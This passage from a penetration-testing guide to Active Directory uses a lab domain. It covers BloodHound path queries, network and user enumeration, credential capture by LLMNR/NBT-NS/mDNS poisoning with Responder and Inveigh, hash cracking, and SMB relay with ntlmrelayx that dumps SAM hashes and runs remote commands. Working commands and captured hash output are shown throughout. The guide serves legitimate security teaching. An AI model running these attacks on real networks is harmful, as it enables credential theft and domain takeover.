

We can also utilize BloodHound to discover multi-step attack path. We want to right-click on our owned user and select set as starting node. The Pathfinding tab will open up on the left, allowing us to enter our destination node.

Here, we enter and select ra-cailum.gundam.local, the domain controller of the gundam.local domain. BloodHound presents us with a clear path to the domain controller.

As svc_sql is a member of the Domain Admins group, it has ownership and full control over the DC. This means, if we compromise the svc_sql through the GenericAll access rights hathaway.noa possesses over the service account, we can leverage our control over svc_sql to fully compromise the domain.

Cypher

Cypher is a query language for graph databases that BloodHound supports. It allows us to discover objects that matches certain criteria (e.g. all Kerberoastable Users), or relationships between objects that matches our criteria (e.g. find all users with PSRemote access and the machines they have access to).

Saved Queries


On the CYHPHER tab on the left side, we can clicking on Saved Queries to find queries that comes with each BloodHonud install.

There are many saved queries that may be particularly helpful. We can search for particular queries like All Kerberoastable Users or filter by Platform, Categories, or Source.

Custom Queries

We may also write custom Cypher queries. To run a custom query, we may write it directly into the query box below Saved Query or paste into it.

Below are a couple of custom queries that can be helpful:

Find users with WinRM privileges and the machines they have access to.

MATCH p1=shortestPath((u1:User)-[r1:MemberOf*1..]->(g1:Group)) MATCH p2=(u1)-[:CanPSRemote*1..]->(c:Computer) RETURN p2

Find users with SQL server admin privileges and the machines they have access to.

MATCH p1=shortestPath((u1:User)-[r1:MemberOf*1..]->(g1:Group)) MATCH p2=(u1)-[:SQLAdmin*1..]->(c:Computer) RETURN p2

Reference and Further Reading

1.2 - Initial Access

What do I have to do to get my first set of domain credentials?

To fully enumerate the Active Directory domain, we need to have access to a set of domain credentials or get SYSTEM access on a domain computer in order to query information about its users, groups, computers, and privileges granted to them. If we are not given any domain credentials for the engagement, we will have to find a way to get at least one set.

1.2.1 - Initial Enumeration

Enumeration of AD domain without credentials

The information we can glean without a set of domain credentials are limited. We can use network enumeration techniques to identify active hosts on the network, enumerate the services running via port scanning, and get a partial list of domain users. Keep in mind that some methods below, epecially those that interact with the target hosts directly, can create noise in the target network. They should be avoided if stealth is a concern for the engagement.

We assume we are positioned on a machine directly connected to the target network running Active Directory.

Passive Host Identification

First, we may find some hosts on the network by listening on the network. We may use Wireshark to capture and inspect packets, or if GUI is not available, we can use command-line utilities such as tcpdump to save output to a pcap file, transfer the pacp file to another machine, and analyze it offline.

sudo tcpdump -i <iface>

Particularly, we want to pay attention to ARP and LLMNR/NBNS/MDNS packets, as the former reveals IP address, and the latter reveals IP address associations with hostnames.

Alternatively, Responder’s analysis mode can be used to lisen for LLMNR/NBNS/MDNS requests and responses without poisoning them.

sudo responder -I ens224 -A

Active Host Identification

We can do a quick ICMP sweep of the subnet using fping, which can issue ICMP ping requests to a list of multiple hosts at once.

Note that many Windows hosts, especially workstation editiions (Windows 11, Windows 10, etc.) may be configured to not to respond to ping requests by default.

fping -asgq 10.10.0.0/24
  • -a for showing alive hosts.
  • -s for printing cumulative stats upon exit.
  • -g for generating a list of host from the CIDR network notation specified
  • -q for quiet output, hiding per-probe results

Port Scanning and Service Enumeration

Now, we may use Nmap to scan the ports of the active hosts to find the services available on them.

sudo nmap -v -A -iL <host_list> -oN <output_filename>

Besides just identifying the services running, Nmap’s default scripts will also enumerate the hosts’ hostnames, the name of the domain it belongs to, and much more.

╭─brian@rx-93-nu ~
╰─$ sudo nmap -A 10.10.0.3 -T4
[sudo] password for brian:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-27 16:48 -0500
Nmap scan report for gundam.local (10.10.0.3)
Host is up (0.0018s latency).
Not shown: 985 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-03-27 21:48:21Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: GUNDAM.local, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=RA-CAILUM.GUNDAM.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:RA-CAILUM.GUNDAM.local
| Not valid before: 2025-06-06T04:55:25
|_Not valid after:  2026-06-06T04:55:25
|_ssl-date: TLS randomness does not represent time
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=RA-CAILUM.GUNDAM.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:RA-CAILUM.GUNDAM.local
| Not valid before: 2025-06-06T04:55:25
|_Not valid after:  2026-06-06T04:55:25
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: GUNDAM.local, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=RA-CAILUM.GUNDAM.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:RA-CAILUM.GUNDAM.local
| Not valid before: 2025-06-06T04:55:25
|_Not valid after:  2026-06-06T04:55:25
|_ssl-date: TLS randomness does not represent time
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: GUNDAM.local, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=RA-CAILUM.GUNDAM.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:RA-CAILUM.GUNDAM.local
| Not valid before: 2025-06-06T04:55:25
|_Not valid after:  2026-06-06T04:55:25
3389/tcp open  ms-wbt-server
| rdp-ntlm-info:
|   Target_Name: GUNDAM
|   NetBIOS_Domain_Name: GUNDAM
|   NetBIOS_Computer_Name: RA-CAILUM
|   DNS_Domain_Name: GUNDAM.local
|   DNS_Computer_Name: RA-CAILUM.GUNDAM.local
|   DNS_Tree_Name: GUNDAM.local
|   Product_Version: 10.0.26100
|_  System_Time: 2026-03-27T21:49:04+00:00
| ssl-cert: Subject: commonName=RA-CAILUM.GUNDAM.local
| Not valid before: 2025-12-09T17:46:23
|_Not valid after:  2026-06-10T17:46:23
|_ssl-date: TLS randomness does not represent time
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3389-TCP:V=7.98%I=7%D=3/27%Time=69C6FB2A%P=x86_64-pc-linux-gnu%r(Te
SF:rminalServerCookie,13,"\x03\0\0\x13\x0e\xd0\0\0\x124\0\x02\?\x08\0\x02\
SF:0\0\0");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022|2016|11 (96%)
OS CPE: cpe:/o:microsoft:windows_server_2022 cpe:/o:microsoft:windows_server_2016 cpe:/o:microsoft:windows_11
Aggressive OS guesses: Microsoft Windows Server 2022 (96%), Microsoft Windows Server 2016 (91%), Microsoft Windows 11 21H2 (90%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: RA-CAILUM; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-03-27T21:49:06
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required

TRACEROUTE
HOP RTT     ADDRESS
1   1.79 ms gundam.local (10.10.0.3)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 95.06 seconds

Domain controllers usually have several services that are crucial for maintaining the Active Directory network:

  • DNS (53/TCP)
  • Kerberos (88/TCP, 464/TCP)
  • LDAP (389/TCP, 636/TCP, 3268/TCP, 3269/TCP)
  • MSRPC (135/TCP), NetBIOS (139/TCP), SMB (445/TCP)

There are also common remote management services that may be exposed on domain controllers or any other hosts on the network:

  • RDP (3389/TCP)
  • WinRM (5985/TCP)

Other services may include MSSQL (1433/TCP) or web servers (80/TCP, 443/TCP).

For more details on Nmap usage, please see the articles in the Nmap section.

User Enumeration

We can passively enumerate users via OSINT. We can browse the target organization’s website and social media for employee names and emails. We should pay attention to the user naming convention that the organization employs. Below are a few common ones:

  • FirstInitialLastname (John Smith -> jsmith)
  • Firstname.LastName (John Smith -> john.smith)

We can actively enumerate users on the domain, even if we don’t have any credentials on the domain, using Kerbrute, which enumerates users through Kerberos pre-authentication. This is considered a stealthier approach since Kerberos pre-auth failures doesn’t generate logs by default.

kerbrute userenum -d <domain_name> --dc <DC_IP> <username_wordlist> -o <output_file>

For the potential username wordlist we provide, we can create our own wordlist with the results of our OSINT, or use this statistically likely list of usernames.

1.2.2 - LLMNR/NBT-NS/mDNS Poisoning

Poison multicast name resolution protocols for NetNTLM hashes

LLMNR (Link-Local Multicast Name Resolution), NBT-NS (NetBIOS Name Service), and mDNS (Multicast DNS) are protocols and services utilized by Windows as alternative methods of host identification when DNS fails to resolve a hostname. These protocols will ask all other machines on the local network for the correct address, and ANY host on the network can reply and provide a response.

LLMNR/NBT-NS/mDNS Poisoning is an effective way to obtain an initial set of credentials when we have a local network address in a network running Active Directory.

Example Attack Procedure

As the attacker, we may respond to any LLMNR/NBT-NS/mDNS query we receive with the IP address of a machine we control. We can then obtain the NetNTLMv2 password hash of the connecting user when it attempts to authenticate to our machine. Below is a quick example of this process:

  1. A host attempts to connect to print01.contoso.com, but accidentally types in printer01.contoson.com.
  2. The DNS server responds, stating the host is unknown.
  3. The host then broadcasts, via LLMNR, NBT-NS, or mDNS asking if any hosts on the network knows the IP address for printer01.
  4. The attacker machine responds that it is the printer01 machine that the victim host is looking for.
  5. The victim host believes this reply and sends an authentication request to the attacker with a username and NetNTLMv2 password hash.
  6. The attacker responds with authentication failure to terminate the connection with the victim, and takes the NetNTLMv2 password hash for either offline cracking or for SMB relay attack.

The only requirement for this attack is that we can respond to the LLMNR/NBT-NS/mDNS request from an IP address within the same subnet as the victim.

Linux Exploitation

On Linux, we may use Responder to poison LLMNR/NBT-NS/mDNS requests. The only required parameter is the name of the listening interface (-I).

sudo responder -I <interface>

To passively observe LLMNR/NBT-NS/mDNS requests without responding to them, we may turn on analysis mode with -A.

sudo responder -I <interface> -A

A popular flag for Responder is -wf, which combines -w, the WPAD Rogue Proxy, and -f, fingerprinting of connecting hosts. The -v flag can be used to increase output verbosity.

sudo responder -I <interactive> -wf

When a LLMNR request is received, Responder responds with the IP address of our attacker machine, and the client attempts to authenticate to us via NTLM authenticaiton by sending us their NetNTLMv2 password hash.

╭─brian@rx-93-nu ~
╰─$ sudo responder -I eth0
[...]
[SMB] NTLMv2-SSP Client   : 10.10.0.3
[SMB] NTLMv2-SSP Username : GUNDAM\amuro.ray
[SMB] NTLMv2-SSP Hash     : amuro.ray::GUNDAM:a3b63d7ddbe6ba7a:3AD368AA88D65EDDBD3EF78620E6C30F:01010000000000000091F32BB296DC015AA351A97183FC670000000002000800340057004E00350001001E00570049004E002D004F004100340033005500300043004E0038004800430004003400570049004E002D004F004100340033005500300043004E003800480043002E00340057004E0035002E004C004F00430041004C0003001400340057004E0035002E004C004F00430041004C0005001400340057004E0035002E004C004F00430041004C00070008000091F32BB296DC01060004000200000008003000300000000000000000000000003000008949D311EBD21F7E16A9C4A322E62635FFEF4C00A8D42DBCC20D9DAF11A745880A001000000000000000000000000000000000000900220063006900660073002F003100370032002E00310036002E0035002E003200320035000000000000000000

Responder can be configured inside its configuration file (/usr/share/responder/Responder.conf). Servers and poisoners for different protocols can turned on or off.

╭─brian@rx-93-nu ~
╰─$ cat /usr/share/responder/Responder.conf
[Responder Core]

; Poisoners to start
MDNS  = On
LLMNR = On
NBTNS = On

; Servers to start
SQL      = On
SMB      = On
QUIC     = On
RDP      = On
Kerberos = On
FTP      = On
POP      = On
SMTP     = On
IMAP     = On
HTTP     = Off
HTTPS    = Off
DNS      = On
LDAP     = On
DCERPC   = On
WINRM    = On
SNMP     = On
MQTT     = On
[...]

Windows Exploitation

If we have a Windows machine on the same network as the Active Directory domain we are targetting, we may use Inveigh to respond to poison the LLMNR/NBT-NS/mDNS requests. The Windows machine does not have to be joined to the target domain for this to work, but SMB needs to be enabled. Inveigh is available in both PowerShell and C# versions.

PS C:\Users\Amuro.Ray\Desktop\inveigh> .\Inveigh.exe -LLMNR Y -MDNS Y -NBNS Y
[*] Inveigh 2.0.12 [Started 2026-03-23T13:01:49 | PID 10628]
[+] Packet Sniffer Addresses [IP 10.10.0.4 | IPv6 fe80::8382:e25f:cd70:d4ba%7]
[+] Listener Addresses [IP 0.0.0.0 | IPv6 ::]
[+] Spoofer Reply Addresses [IP 10.10.0.4 | IPv6 fe80::8382:e25f:cd70:d4ba%7]
[+] Spoofer Options [Repeat Enabled | Local Attacks Disabled]
[ ] DHCPv6
[+] DNS Packet Sniffer [Type A]
[ ] ICMPv6
[+] LLMNR Packet Sniffer [Type A]
[+] MDNS Packet Sniffer [Questions QU:QM | Type A]
[+] NBNS Packet Sniffer [Types 00:20]
[+] HTTP Listener [HTTPAuth NTLM | WPADAuth NTLM | Port 80]
[ ] HTTPS
[+] WebDAV [WebDAVAuth NTLM]
[ ] Proxy
[+] LDAP Listener [Port 389]
[+] SMB Packet Sniffer [Port 445]
[+] File Output [C:\Users\Amuro.Ray\Desktop\inveigh]
[+] Previous Session Files [Imported]
[*] Press ESC to enter/exit interactive console

We can press ESC to enter interactive mode. Inveigh will collect the NetNTLMv2 hashes in the background while providing us various commands inside its help memu

C(0:0) NTLMv1(0:0) NTLMv2(0:0)> HELP
========================================== Inveigh Console Commands ==========================================

Command                           Description
==============================================================================================================
GET CONSOLE                     | get queued console output
GET DHCPv6Leases                | get DHCPv6 assigned IPv6 addresses
GET LOG                         | get log entries; add search string to filter results
GET NTLMV1                      | get captured NTLMv1 hashes; add search string to filter results
GET NTLMV2                      | get captured NTLMv2 hashes; add search string to filter results
GET NTLMV1UNIQUE                | get one captured NTLMv1 hash per user; add search string to filter results
GET NTLMV2UNIQUE                | get one captured NTLMv2 hash per user; add search string to filter results
GET NTLMV1USERNAMES             | get usernames and source IPs/hostnames for captured NTLMv1 hashes
GET NTLMV2USERNAMES             | get usernames and source IPs/hostnames for captured NTLMv2 hashes
GET CLEARTEXT                   | get captured cleartext credentials
GET CLEARTEXTUNIQUE             | get unique captured cleartext credentials
GET REPLYTODOMAINS              | get ReplyToDomains parameter startup values
GET REPLYTOIPS                  | get ReplyToIPs parameter startup values
GET REPLYTOMACS                 | get ReplyToMACs parameter startup values
GET REPLYTOQUERIES              | get ReplyToQueries parameter startup values
GET IGNOREDOMAINS               | get IgnoreDomains parameter startup values
GET IGNOREIPS                   | get IgnoreIPs parameter startup values
GET IGNOREMACS                  | get IgnoreMACs parameter startup values
GET IGNOREQUERIES               | get IgnoreQueries parameter startup values
SET CONSOLE                     | set Console parameter value
HISTORY                         | get command history
RESUME                          | resume real time console output
STOP                            | stop Inveigh

Eventually, when capture hashes, we may use GET NTLMV2UNIQUE to get a list of unique NetNTLMv2 hashes we have captured so far.

C(0:0) NTLMv1(0:0) NTLMv2(2:2)> GET NTLMV2UNIQUE
================================================= Unique NTLMv2 Hashes =================================================

Hashes
========================================================================================================================
Administrator::GUNDAM:2AA673CB2F0DF970:09A823F4D5F9B3ECF3B21537DACF9AC2:01010000000000001D9D06D210BBDC015BF5A4673A50F9890000000002000C00470055004E00440041004D0001001800520058002D0030002D0055004E00490043004F0052004E0004001800470055004E00440041004D002E006C006F00630061006C0003003200520058002D0030002D0055004E00490043004F0052004E002E00470055004E00440041004D002E006C006F00630061006C0005001800470055004E00440041004D002E006C006F00630061006C00070008001D9D06D210BBDC0106000400020000000800300030000000000000000000000000300000CC1C098C242B47DB3375C207523DA32D9F9B4788299A963FBE4BA82AE33726090000000000000000
Char.Aznable::GUNDAM:72F4BBD4D260A6A8:576065528ECE8B98927DFF046A7309D6:01010000000000004102B01011BBDC012CEE151E923421ED0000000002000C00470055004E00440041004D0001001800520058002D0030002D0055004E00490043004F0052004E0004001800470055004E00440041004D002E006C006F00630061006C0003003200520058002D0030002D0055004E00490043004F0052004E002E00470055004E00440041004D002E006C006F00630061006C0005001800470055004E00440041004D002E006C006F00630061006C00070008004102B01011BBDC0106000400020000000800300030000000000000000100000000200000CC1C098C242B47DB3375C207523DA32D9F9B4788299A963FBE4BA82AE33726090000000000000000

NetNTLMv2 Hash Cracking

We may take the NetNTLMv2 hash for offline cracking with Hashcat using mode 5600 after saving the hash to a file to recover the plaintext.

hashcat -m 5600 -O <hash_file> <wordlist>

Combining LLMNR Poisoning with SMB Relay Attack

Instead of asking the user for NTLM authentication, we could instead relay authentication, using ntlmrelayx from Impacket, between the user and other target hosts on the network. The only requirements are:

  • SMB signing is disabled on victim and target hosts.
  • The user is a local administrator on one or more target hosts.

Check on the article on SMB relay attacks for more details.

1.2.3 - SMB Relay Attack

SMB Relay Attack

SMB supports NTLM authentication. The authentication flow goes as follows:

  1. Client calculates NTLM hash from the user’s password and sends the username to the server.
  2. Server returns a random number called nounce as a challenge.
  3. Client completes the challenge by encrypting the nounce using the NTLM hash and sending the response to the server.
  4. If not part of an AD domain, the server encrypts the nounce itself and compare it to the ciphertext supplied by the client. If part of the AD domain, the server sends the client response to the Domain Controller, who does the comparison and tells the server if the response match or not.
  5. If there is a match, the client is successfully authenticated.

This authentication follow is suspetible to a Man-in-the-Middle attack called SMB relay. The flow of the attack goes as follows:

  1. Client initates connection to an attacker controlled relay.
  2. Attacker relay connects to target server, relay client’s username to target
  3. Server responds the attacker relay with NTLM challenge.
  4. Attacker relays the NTLM challenge to the client.
  5. Client completes the challenges, sends attacker relay the NTLM response.
  6. Attacker relays client’s NTLM response to the target server.
  7. Target server checks the response. If it’s correct, access is granted to attacker relay.

Attack Requirement

On both the machine where the NTLM authentication messages originate from and machine(s) the messages are relayed to, SMB signing either “enabled but not required” or disabled entirely. SMB signing prevents the attack entirely by adding a cryptographic signature (HMAC) to every message and using the signature to check for integrity and authenticity.

SMB signing configuration can be checked by using Nmap’s default script scan (-sC).

╭─brian@iwakura ~
╰─$ nmap -sVC -p445 10.10.0.5
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-24 08:56 -0500
Nmap scan report for 10.10.0.5
Host is up (0.0019s latency).

PORT    STATE SERVICE       VERSION
445/tcp open  microsoft-ds?

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2026-03-24T13:56:09
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.38 seconds

Additionally, the user that connects to our SMB relay must also be local administrator on one or more of the targets for our attack to be effective.

Exploitation Procedure

First, we build a list of targets.

╭─brian@iwakura ~
╰─$ cat targets.txt
10.10.0.3
10.10.0.4
10.10.0.5

Next, we will use Impacket ntlmrelayx.py (aka impacket-ntlmrelayx), a tool designed to relay NTLM authentication requests between two or more hosts.

sudo ntlmrelayx.py -tf targets.txt -smb2support

When a victim tries to connect to our attacker machine via SMB, ntlmrelayx will relay authentication request between the victim machine and other specified targets on the network. If the user that tried to connect is a local administrator on one or more target machines, ntlmrelayx will, by default, dump the hashes stored in the SAM database on those machines.

[*] Received connection from GUNDAM/amuro.ray at RX-0-UNICORN, connection will be relayed after re-authentication
[]
[*] SMBD-Thread-5 (process_request_thread): Connection from GUNDAM/AMURO.RAY@10.10.0.4 controlled, attacking target smb://10.10.0.3
[*] Authenticating against smb://10.10.0.3 as GUNDAM/AMURO.RAY SUCCEED
[]
[*] SMBD-Thread-5 (process_request_thread): Connection from GUNDAM/AMURO.RAY@10.10.0.4 controlled, attacking target smb://10.10.0.4
[-] Signing is required, attack won't work unless using -remove-target / --remove-mic
[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[-] Authenticating against smb://10.10.0.4 as GUNDAM/AMURO.RAY FAILED
[*] Received connection from GUNDAM/amuro.ray at RX-0-UNICORN, connection will be relayed after re-authentication
[ParseResult(scheme='smb', netloc='GUNDAM\\AMURO.RAY@10.10.0.4', path='', params='', query='', fragment='')]
[*] SMBD-Thread-7 (process_request_thread): Connection from GUNDAM/AMURO.RAY@10.10.0.4 controlled, attacking target smb://10.10.0.5
[*] Authenticating against smb://10.10.0.5 as GUNDAM/AMURO.RAY SUCCEED
[*] All targets processed!
[*] SMBD-Thread-7 (process_request_thread): Connection from GUNDAM/AMURO.RAY@10.10.0.4 controlled, but there are no more targets left!
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Received connection from GUNDAM/amuro.ray at RX-0-UNICORN, connection will be relayed after re-authentication
[*] Target system bootKey: 0x3142c8b7128c1c572d30bee6fac3e9c8
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:84684d325a64e9572a364eb95afbefdd:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:f9b62f0b43ad35dc7117b302400f4726:::
[*] Done dumping SAM hashes for host: 10.10.0.5

Alternatively, we can also have ntlmrelayx execute a command with the -c option

sudo ntlmrelayx.py -tf targets.txt -smb2support -C <cmd>

On every target host the user is a local administor of, the command will be executed.

╭─brian@iwakura ~
╰─$ sudo impacket-ntlmrelayx -tf targets.txt -smb2support -c ipconfig
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[...]
[*] Received connection from GUNDAM/amuro.ray at RX-0-UNICORN, connection will be relayed after re-authentication
[]
[*] SMBD-Thread-5 (process_request_thread): Connection from GUNDAM/AMURO.RAY@10.10.0.4 controlled, attacking target smb://10.10.0.3
[*] Authenticating against smb://10.10.0.3 as GUNDAM/AMURO.RAY SUCCEED
[]
[*] SMBD-Thread-5 (process_request_thread): Connection from GUNDAM/AMURO.RAY@10.10.0.4 controlled, attacking target smb://10.10.0.4
[-] Signing is required, attack won't work unless using -remove-target / --remove-mic
[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[-] Authenticating against smb://10.10.0.4 as GUNDAM/AMURO.RAY FAILED
[*] Received connection from GUNDAM/amuro.ray at RX-0-UNICORN, connection will be relayed after re-authentication
[ParseResult(scheme='smb', netloc='GUNDAM\\AMURO.RAY@10.10.0.4', path='', params='', query='', fragment='')]
[*] SMBD-Thread-7 (process_request_thread): Connection from GUNDAM/AMURO.RAY@10.10.0.4 controlled, attacking target smb://10.10.0.5
[*] Authenticating against smb://10.10.0.5 as GUNDAM/AMURO.RAY SUCCEED
[*] All targets processed!
[*] SMBD-Thread-7 (process_request_thread): Connection from GUNDAM/AMURO.RAY@10.10.0.4 controlled, but there are no more targets left!
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Received connection from GUNDAM/amuro.ray at RX-0-UNICORN, connection will be relayed after re-authentication
[*] Executed specified command on host: 10.10.0.5

Windows IP Configuration


Ethernet adapter Ethernet:

Connection-specific DNS Suffix  . : goad.lab
Link-local IPv6 Address . . . . . : fe80::eab0:c944:1ec3:f2e9%12
IPv4 Address. . . . . . . . . . . : 10.10.0.5
